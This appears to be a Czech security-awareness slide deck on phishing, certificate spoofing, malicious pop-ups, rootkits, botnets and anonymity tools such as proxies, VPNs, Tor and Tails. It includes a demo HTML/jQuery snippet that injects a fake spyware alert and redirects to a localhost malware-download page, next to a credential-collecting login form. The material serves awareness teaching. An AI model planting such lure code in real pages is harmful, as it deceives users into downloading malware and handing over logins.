
- ▶ email, který přichází od neznámého odesílatele neotevírat
- ▶ spustitelné soubory nespouštět
- ▶ jestliže přílohu nepotřebuji, smazat
- ▶ pravidelně aktualizovat systém a aplikace



- ▶ útok distribuovaný nejčastěji emailem či IM (př. Facebook, Skype)
- ▶ cílem je získání senzitivních dat
- ▶ uživatel je přesměrován na neoficiální web
- ▶ v případě HTTPS uživatel vždy musí potvrdit přijetí SSL certifikátu



- ▶ pár klíč - certifikát
- ▶ CA ověří uživatelský certifikát
- ▶ certifikát podepsaný CA je důvěryhodný
- ▶ používá se pro ověření (digitální podpis), šifrování
- ▶ PGP podpis a šifrování mailů





O₂

Dobrý den,
děkujeme, že využíváte služeb O2.

Máte nové vyúčtování

Vyúčtování za:	mobilní služby	
Zúčtovací období:	od 14.09.2014 do 13.10.2014	
Účet k úhradě:	500115980/2300	
Částka (s DPH):	Variabilní symbol:	Uhradte do:
266,01 Kč	1277097841	29.10.2014

Vyúčtování služeb je připojeno jako příloha k tomuto e-mailu ve formátu PDF.

[Klikněte sem pro zobrazení plné verze](#)

Untrusted Connection - Mozilla Firefox

https://localhost

This Connection is Untrusted

You have asked Firefox to connect securely to **localhost**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present you with a certificate that proves you are going to the right place. However, this site's identity can't be confirmed.

What Should I Do?

If you usually connect to this site without problems, this error may be a false alarm. However, if you are trying to impersonate the site, and you shouldn't continue.

[Get me out of here!](#)

Technical Details

localhost uses an invalid security certificate.

The certificate is not trusted because it is self-signed.
The certificate is only valid for www.serviss24.cz

(Error code: sec_error_unknown_issuer)

I Understand the Risks

If you understand what's going on, you can tell Firefox to continue with your connection.

Don't add an exception unless you know there's a good reason to trust this site's identification.

[Add Exception...](#)

Add Security Exception

You are about to override how Firefox identifies this site. Legitimate banks, stores, and other public sites may ask you to do this.

Server

Location: [Get Certificate](#)

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

Certificate belongs to a different site, which could indicate an identity theft.


Unknown Identity

Certificate is not trusted, because it hasn't been verified by a recognized authority using a secure signature.

☒ Permanently store this exception

[Confirm Security Exception](#)





SERVIS 24
INTERNETBANKING

956 777 956



Website Identity


Website: localhost
Owner: This website does not supply ownership information.
Verified by: Ceska Sportelna a.s.

Privacy & History

Have I visited this website prior to today? Yes, 200 times
Is this website storing information (cookies) on my computer? Yes
Have I saved any passwords for this website? No

Technical Details


Connection Encrypted: High-grade Encryption (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
The page you are viewing was encrypted before being transmitted over the internet.
Encryption makes it very difficult for unauthorized people to view information traveling between your computer and the website. It is very unlikely that anyone reading this page as it traveled across the network.





- ▶ neotvírat maily od cizích příjemců, maily s gramatickými chybami, generické oslovení, vyžadují podezřelé chování
- ▶ v podezřelých mailech neotvírat přílohy ani webové odkazy
- ▶ mail neuchovávat, mazat
- ▶ informovat IT správce, podobný email mohou dostat i kolegové
- ▶ mějte instalovaný AV a anti-phishing modul

Pop-Up okna s malware obsahem



Pop-Up okna s malware obsahem



```
12
13 <!-- MUJ_PRIDAVEK -->
14
15 <script src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></script>
16 <link rel="stylesheet" href="//ajax.googleapis.com/ajax/libs/jqueryui/1.11.2/themes/smoothness/jquery-ui.min.css">
17 <script src="//ajax.googleapis.com/ajax/libs/jqueryui/1.11.2/jquery-ui.min.js"></script>
18
19
20 <script>
21 $(function() {
22   $('#dialog-confirm').dialog({
23     resizable: false,
24     height: 250,
25     width: 550,
26     modal: true,
27     buttons: {
28       OK: function() {
29         $(this).dialog('close');
30       },
31       Cancel: function() {
32         $(this).dialog('close');
33       }
34     },
35     beforeclose: function() {
36       window.location.href = 'http://localhost:82/malware-download.php';
37     }
38   });
39 });
40 </script>
41 <!-- MUJ_PRIDAVEK -->
42
43 </head>
44 <body>
45
46 <!-- MUJ_PRIDAVEK -->
47 <div id="dialog-confirm" title="Nalezen SPYWARE!">
48   <p><span class="ui-icon ui-icon-alert" style="float:left; margin:0 7px 20px 0;"></span>Na Va
49   ER, který Vám pomůže tuto nepříjemnost vyřešit. Stáhněte <a href="http://localhost:82/malware-download.php">
50 <!-- MUJ_PRIDAVEK -->
51
52 <form name="user_login" action="dotaznik.php" method="post">
53 <table class="login">
54   <tr><td>Jméno: <input type="text" name="user"></td>
```



- ▶ při zobrazení podezřelého pop-up na nic neklikat
- ▶ nejlépe zavřít tab či celý prohlížeč
- ▶ mít nainstalovaný AV a Anti-Spyware
- ▶ v korporátním prostředí web-based content filtering (K9, Squid, OpenDNS)



- ▶ software pro neoprávněný vzdálený přístup (často s právy administrátora)
- ▶ samotný rootkit otevírá cestu dalším infekcím (keylogger, botnet, SPAM distribuce)
- ▶ maskuje backdoor, tak aby nebyl snadno objevitelný
- ▶ může být distribuován bez účasti uživatele
- ▶ využívá exploitů na úrovni aplikace či OS (typicky buffer overflow)



- ▶ vždy aktualizovat OS
- ▶ instalovaný AV, HIPS (SNORT, Malware Defender, WinPatrol)
- ▶ v případě instalace nového software kontrolovat kryptografický hash

MD5 hash



Download Dropbox 2.10.42 - Technical Details - FileHippo.com - Google Chrome

filehippo.com/download_dropbox/tech/

Dropbox 2.10.42
By Dropbox (Freeware)

User Rating: ★★★★★

[Download Latest Version \(39.59MB\)](#)

Dejte o sobě vědět s inzercí na Googlu. [Začněte hned](#) S kreditem

Description **Technical** Change Log Comments (0)

Title: Dropbox 2.10.42

Filename: Dropbox 2.10.42.exe

File size: 39.59MB (41,516,256 bytes)

Requirements: Windows XP / Vista / Windows7 / XP64 / Vista64 / Windows7 64 / Windows7 64

Languages: Multiple languages

License: Freeware

Date added: October 26, 2014

Author: Dropbox
www.dropbox.com

MD5 Checksum: D20ADF730193351A0F1E309A78E8A0B4

Dropbox 2.10.42.exe

```
Downloads : bash - Konsole
File Edit View Bookmarks Settings Help
[zoe@localhost Downloads]$
[zoe@localhost Downloads]$
[zoe@localhost Downloads]$ md5sum Dropbox\ 2.10.42.exe
d20adf730193351a0f1e309a78e8a0b4  Dropbox 2.10.42.exe
[zoe@localhost Downloads]$
```




- ▶ "služba" šířená malwarem (drive-by download, email)
- ▶ po nakažení se PC stává botem (zombie PC)
- ▶ někde existuje Command and Control Server
- ▶ zombie PC jsou aktivovány C&C až na specifickou akci
- ▶ používá se pro DDoS, SPAM, ... (těžba BitCoin)
- ▶ Conficer, Zeus, Waledac





- ▶ umožňuje skrýt IP adresu a další data
- ▶ webové služby často sdílí data o návštěvnosti s jinými providery
- ▶ "Big Brother" chování - Google, Facebook ...
- ▶ máte-li pocit, že váš traffic může být odposloucháván



ProxyLists.Net

leading to privacy

Home

Proxy Countries

- [US proxies](#)
- [UK proxies](#)
- [Canada proxies](#)
- [Australia proxies](#)
- [France proxies](#)
- [More countries](#)

Proxy Ports

- [Port 80 proxies](#)
- [Port 443 proxies](#)
- [Port 3128 proxies](#)
- [Port 8080 proxies](#)
- [Port 1080 proxies](#)
- [More ports](#)

Proxy Sites


- [XROXY.COM](#)
- [Proxy proxies](#)
- [FreeProxyLists](#)
- [Proxy Checker](#)
- [ProxyWiki](#)
- [My-Proxy](#)
- [Proxy 4 Free](#)

Proxy Judge

Proxy FAQ

Czech Republic proxy list, page 1

In the table below you will find the list of proxy IP addresses and ports only. Use pagination link at the bottom of the page to view second, third, etc. pages, if available.



Proxy IP	Proxy port
Click here to view proxy check, date, country and type	
93.89.108.33	3128
217.196.209.83	80
217.112.161.16	80
31.47.102.34	1080
188.75.176.69	1080
80.92.253.6	443

Page: [1](#) ...

Web Proxy



ProxyLists.Net

leading to privacy

Home

Proxy Countries

- [US proxies](#)
- [UK proxies](#)
- [Canada proxies](#)
- [Australia proxies](#)
- [France proxies](#)
- [More countries](#)

Proxy Ports

- [Port 80 proxies](#)
- [Port 443 proxies](#)
- [Port 3128 proxies](#)
- [Port 8080 proxies](#)
- [Port 1080 proxies](#)
- [More ports](#)

Proxy Sites

- [XROXY.COM](#)
- [Proxy proxies](#)
- [FreeProxyLists](#)
- [Proxy Checker](#)
- [ProxyWiki](#)
- [My-Proxy](#)
- [Proxy 4 Free](#)

Proxy Judge

Proxy FAQ

Czech Republic

In the table below you can view second, third and fourth level domains.

[more info](#)

can then figure out whether the destination is local or remote and can continue with the communication. This is similar to finding a phone number when all you know is a name.

DNS Lookup - Reverse DNS Lookup

DNS makes possible to associate Internet addresses host names with IP address, and conversely. Mostly the DNS is used for the conversion by domainname in IP addresses (forward DNS lookup) but also for the conversion by IP addresses in domainname (reverse DNS lookup).

[more info](#)

My IP Address (Public, External or WAN IP Address)

217.196.209.83

My Internal IP Address (LAN or Router IP Address)

Find Out Your LAN IP Address

My Hostname (DNS Lookup)

pri83.miramo.cz

Proxy Server Detection

Real IP Address 93.115.84.195
Transparent Proxy detected 217.196.209.83

My IP Location (City-Country - Flag - Country Code)

Ostrava-Czech Republic 🇨🇪

Language

English (United States)

Operating System

Linux
Smart Move!!!

Browser

Mozilla/ Firefox 32.0
ProductSub: 20100101

Connection

Configure Proxies to Access the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration:

HTTP Proxy: ☐ Use this proxy for all protocols

SSL Proxy:

FTP Proxy:

SOCKS Host: ☐ SOCKS v4

No Proxy for:

Example: .mozilla.org, .net.nz

☐ Automatic proxy configuration URL:

☐ Do not prompt for authentication on the Internet

[Help](#)

Would like to host your site on their servers?

November 24, 2008 Enter your details here

We are so excited to introduce you to our new service! It is a service that will help you to host your site on their servers.

Web Proxy



The screenshot shows a web browser with multiple tabs. The active tab is 'IP Address Locator - What Is My IP Address Location? Find IP Address Search, IP Locator, IP Look...'. The address bar shows 'www.proxylists.net/cz_0.h' and 'www.ipaddresslocation.org'. The main content area displays information about the user's IP address and location.

ProxyLists.Net
leading to privacy

Home
Proxy Countries

- [US proxies](#)
- [UK proxies](#)
- [Canada proxies](#)
- [Australia proxies](#)
- [France proxies](#)
- [More countries](#)

Proxy Ports

- [Port 80 proxies](#)
- [Port 443 proxies](#)
- [Port 3128 proxies](#)
- [Port 8080 proxies](#)
- [Port 1080 proxies](#)
- [More ports](#)

Proxy Sites

- [XROXY.COM](#)
- [Proxy proxies](#)
- [FreeProxyLists](#)
- [Proxy Checker](#)
- [ProxyWiki](#)
- [My-Proxy](#)
- [Proxy 4 Free](#)

Proxy Judge
Proxy FAQ

Czech Republic
In the table below view second, this

DNS Lookup - Reverse DNS Lookup
DNS makes possible to associate Internet addresses host names with IP address, and conversely. Mostly the DNS is used for the conversion by domainname in IP addresses (forward DNS lookup) but also for the conversion by IP addresses in domainname (reverse DNS lookup).

My IP Address (Public, External or WAN IP Address)
217.196.209.83

My Internal IP Address (LAN or Router IP Address)
Find Out Your LAN IP Address

My Hostname (DNS Lookup)
pri83.miramo.cz

Proxy Server Detection
Real IP Address 93.115.84.195
Transparent Proxy detected 217.196.209.83

My IP Location (City-Country - Flag - Country Code)
Ostrava-Czech Republic 🇨🇪

Configure Proxies to Access the Internet

- ☐ No proxy
- ☐ Auto-detect proxy settings for this network
- ☐ Use system proxy settings
- ☒ Manual proxy configuration:

HTTP Proxy: 217.196.209.83
☐ Use this proxy for all connections


SSL Proxy:

ETP Proxy:

SOCKS Host:
☐ SOCKS v4 ☐ SOCKS v5

No Proxy for: localhost, 127.0.0.1


- ▶ <http://www.proxylists.net/>
- ▶ jednoduchá konfigurace prohlížeče
- ▶ pouze pro HTTP traffic



PirateBrowser - No more censorship!

PirateBrowser is a bundle package of the [Tor client \(Vidalia\)](#), [FireFox Portable browser \(with foxyproxy addon\)](#) and some custom configs that allows you to circumvent censorship that certain countries such as Iran, North Korea, United Kingdom, ~~The Netherlands~~, Belgium, Finland, Denmark, Italy and Ireland impose onto their citizens.


This is how it looks like:



Download PirateBrowser

Version 0.6b


• [Magnet link](#)



PirateBrowser - No more censorship!

PirateBrowser is a bundle package of the [Tor client](#) and some custom configs that allows you to circumvent internet censorship in Korea, United Kingdom, The Netherlands, Belgium and many other countries.

This is how it looks like:



Download PirateBrowser


Version 0.6b

• [Magnet link](#)

- ▶ <http://piratebrowser.com>
- ▶ portable Firefox s TOR klientem
- ▶ snadné použití
- ▶ pouze pro HTTP traffic
- ▶ spojení je kryptované až od prvního TOR routeru

ATLAS ACCESS SARL


Site to Site VPN



Obrázek: [?]

ATLAS ACCESS SARL

Site to Site VPN



- ▶ služba zajišťující důvěrnost, autenticitu a integritu
- ▶ využívá bezpečnostních protokolů (IPSec, SSL, SSH)
- ▶ možno tunelovat skrz veřejný internet
- ▶ ideální řešení pro vzdálený přístup k datům, příp. anonymizace

Obrázek: [?]



Free VPN Accounts • 100% Free PPTP and OpenVPN Service - Google Chrome

www.vpnbook.com/freevpn

VPNBOOK

- VPNBook news
- Free VPN accounts
- Free Web proxy
- How-To setup
- Features service
- Privacy contact

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- euro195.vpnbook.com
- euro213.vpnbook.com
- us1.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- us2.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- ca1.vpnbook.com (Canada VPN - optimized for fast web surfing; no p2p downloading)
- uk100.vpnbook.com (Retired)
- Username: vpnbook
- Password: maD5Pehu

More servers coming. Please Donate.

- [Euro1 OpenVPN Certificate Bundle](#)
- [Euro2 OpenVPN Certificate Bundle](#)
- [US1 OpenVPN Certificate Bundle](#) (optimized for fast web surfing; no p2p downloading)
- [US2 OpenVPN Certificate Bundle](#) (optimized for fast web surfing; no p2p downloading)
- [CA1 OpenVPN Certificate Bundle](#) (optimized for fast web surfing; no p2p downloading)
- [UK OpenVPN Certificate Bundle](#) (Retired)
- All bundles include UDP53, UDP 25000, TCP 80, TCP 443 profiles
- Username: **vpnbook**
- Password: **maD5Pehu**

Choose an OpenVPN Server from above

VPN Tracker für Mac

Sicherer und schneller Zugriff auf das Unternehmensnetzwerk.

>



Free VPN Accounts • 100% Free PPTP and OpenVPN Service - Google Chrome

www.vpnbook.com/freepvn

VPNBOOK

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- Free VPN accounts
- Free Web proxy
- How-To setup
- Features service
- Privacy contact

- euro195.vpnbook.com
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- us2.vpnbook.com (US VPN - optimized for fast web surfing; no p2p downloading)
- ca1.vpnbook.com (Canada VPN - optimized for fast web surfing; no p2p downloading)
- uk100.vpnbook.com (Retired)
- Username: vpnbook
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More servers coming. Please Donate.

- Euro1 OpenVPN Certificate Bundle
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- US1 OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
- US2 OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
- CA1 OpenVPN Certificate Bundle (optimized for fast web surfing; no p2p downloading)
- UK OpenVPN Certificate Bundle (Retired)
- All bundles include UDP53, UDP 25000, TCP 80, TCP 443 profiles
- Username: vpnbook
- Password: maD5Pehu

Bitcoin Donation
1FFExn6sm2oMZ2Jstn1t8uXW6EE7HQ7

5.3k 13k 3,998
8+1 f Like t Tweet

VPN Tracker für M

Sicherer und schneller Zugriff auf das Unt

• ○

- ▶ <http://www.vpnbook.com>
- ▶ veškerý traffic může být šifrován
- ▶ zapotřebí OpenVPN klient



presentace - virt... | tails - Privacy for any... | Tor Browser | Transmission | Lovers - R... | Toolbox - Lovers... | 17-Oct 13:12

Tails - Privacy for anyone anywhere - Google Chrome

Span x Atlas x Doty x www. x Goog x EURE x macr x 5.9.3 x IP Ad x Unti x Unix x Goog x Linux x Me x

← → ↻ https://tails.boum.org



Tails

the amnesic incognito livesystem

Privacy for anyone anywhere

English DE FR PT

Privacy for anyone anywhere

Tails is a [live operating system](#), that you can start on almost any computer from a DVD, USB stick, or SD card. It aims at preserving your **privacy** and **anonymity**, and helps you to:

- use the Internet **anonymously** and circumvent censorship: all connections to the Internet are forced to go through [the Tor network](#);
- **leave no trace** on the computer you are using unless you ask it explicitly;
- use **state-of-the-art cryptographic tools** to encrypt your files, emails and instant messaging.

[Learn more about Tails.](#)

News

[Tails 1.2 is out](#)
Posted Thu 16 Oct 2014 12:34:56 PM CEST

Security

[Numerous security holes in Tails 1.1.2](#)
Posted Tue 14 Oct 2014 12:00:00 AM CEST

Download Tails 1.2

October 16, 2014



About

Getting started...

Documentation

Help & Support

Contribute

News



Screenshot of the Tails website (https://tails.boum.org) displayed in a Google Chrome browser window. The browser's address bar shows the URL, and the page title is "Tails - Privacy for anyone anywhere - Google Chrome". The website header features the Tails logo (a stylized 'T' with a downward arrow) and the text "Tails the amnesic incognito livesystem". Below the header, the main heading reads "Privacy for anyone anywhere". The content area describes Tails as a live operating system designed for privacy and anonymity, listing key features: using the Internet anonymously, leaving no trace, and using state-of-the-art cryptographic tools. A sidebar on the right contains sections for "News" and "Security". The "News" section highlights "Tails 1.2 is out" with a timestamp of "Posted Thu 16 Oct 2014 12:34:56 PM CEST". The "Security" section mentions "Numerous se..." with a timestamp of "Posted Tue 11 Oct 2014 12:34:56 PM CEST".

Privacy for anyone anywhere

Tails is a [live operating system](#), that you can start on almost USB stick, or SD card. It aims at preserving your **privacy** and

- use the Internet **anonymously** and **circumvent** censorship: all connections to the Internet are forced to go through [the Tor network](#)
- **leave no trace** on the computer you are using unless you want to
- use **state-of-the-art cryptographic tools** to encrypt your communications

[Learn more about Tails.](#)

News

[Tails 1.2 is out](#)
Posted Thu 16 Oct 2014 12:34:56 PM CEST

Security

[Numerous security updates](#)
Posted Tue 11 Oct 2014 12:34:56 PM CEST

- ▶ *tails.boum.org*
- ▶ používá GNU/Linux
- ▶ nic se neukládá na HDD
- ▶ využívá TOR
- ▶ možno použít ve VirtualBox či VMware Player
- ▶ vyžaduje pokročilejší znalosti práce s PC



- ▶ nepoužívejte Google - místo toho DuckDuckGo.com, ixquick.com
- ▶ nepoužívejte Chrome (Google produkt) - Mozilla (plugins: Ghostery, NoScript, Adblock Plus, HTTPS Everywhere)
- ▶ neukládejte hesla do svého prohlížeče
- ▶ vyhýbejte se proprietárnímu software (Skype, ICQ) - nevíte co se kam odesílá




- ▶ vzdělanost uživatele (znalost firemních politiky, hesla, emaily, social engineering, přístup do budovy)
- ▶ nestahovat software a data, o kterých nevím co obsahují
- ▶ veškerá data skenovat pomocí AV
- ▶ updatovaný OS, AV, anti-spyware, HIPS a firewall
- ▶ podezřelé emaily neotvírat neklikat na linky v nich, neotvírat přílohy
- ▶ použít web-based content filtering (alespoň v případě dětí)
- ▶ nikdy nepoužívat administrátorský účet
- ▶ vždy a pravidelně zálohovat



- ▶ řada client side útoků lze odvrátit zakázáním: JavaScript, Java applet, Flash, ActiveX
- ▶ druhá strana mince - většina webů spoléhá na tyto technologie
- ▶ obecně platí - běžný software - více hrozeb
- ▶ bezpečnější surfování (*BSD, Firefox)



- ▶ definování firemní bezpečnostní politiky
- ▶ použití web-based content filtering (proxy), HTTP application firewall
- ▶ protokoly, které nejsou potřeba zakázat na perimetru
- ▶ nasazení vulnerability scanning řešení (Nessus)
- ▶ nasazení IPS/IDS (Snort), SPAM-filtering (SpamAssassin)
- ▶ vhodná segmentace sítě (DMZ)
- ▶ pro vzdálený přístup nasazení VPN
- ▶ logování a audit logů
- ▶ virtualizace, použití tenkých klientů



Jméno:	dotyk
Heslo:	dotyk
	Odeslat



- ▶ *New Eavesdropping Equipment Sucks All Data Off Your Phone* <http://www.urrepubic.com/new-eavesdropping-equipment-sucks-all-data-off-your-phone/>
- ▶ *Password Recommendations* <https://security.web.cern.ch/security/recommendations/en/passwords.shtml>
- ▶ *Bezpečné heslo* http://cs.wikipedia.org/wiki/Bezpe%C4%8Dn%C3%A9_heslo
- ▶ *Report: Most vulnerable operating systems and applications in 2013* <http://www.gfi.com/blog/report-most-vulnerable-operating-systems-and-applications-in-2013/>
- ▶ *CVE Database* <http://www.cvedetails.com/>
- ▶ *What is PKI* <http://software-engineer-tips-and-tricks.blogspot.cz/2012/09/what-is-pki.html>



- ▶ *Upozornění na nový phishingový útok*
http://www.csas.cz/banka/content/inet/internet/cs/news_ie_2280.xml?archivePage=phishingi&navid=nav00156_phishing_aktuality
- ▶ *IP address location* <http://www.ipaddresslocation.org>
- ▶ *Cognitive Networks and Future Internet*
<http://www.surrey.ac.uk/ics/research/cognitivenetworks/>
- ▶ *Man-in-the-middle attack*
https://www.owasp.org/index.php/Man-in-the-middle_attack
- ▶ *VPN*
<http://atlas-access.com/assets/images/vpn-site-to-site.jpg>
- ▶ Harper A., Harris S., Ness J., Eagle Ch., Lenkey G., Williams T.: *Gray Hat Hacking, The Ethical Hacker's Book 3rd Edition* McGraw-Hill 2011 ISBN: 978-0-07-174256-6



- ▶ Davis M., Bodmer S., Lemasters A. *Hacking Exposed: Malware & Rootkits* McGraw-Hill 2010 ISBN: 978-0-07-159119-5
- ▶ *Botnet* <http://en.wikipedia.org/wiki/Botnet>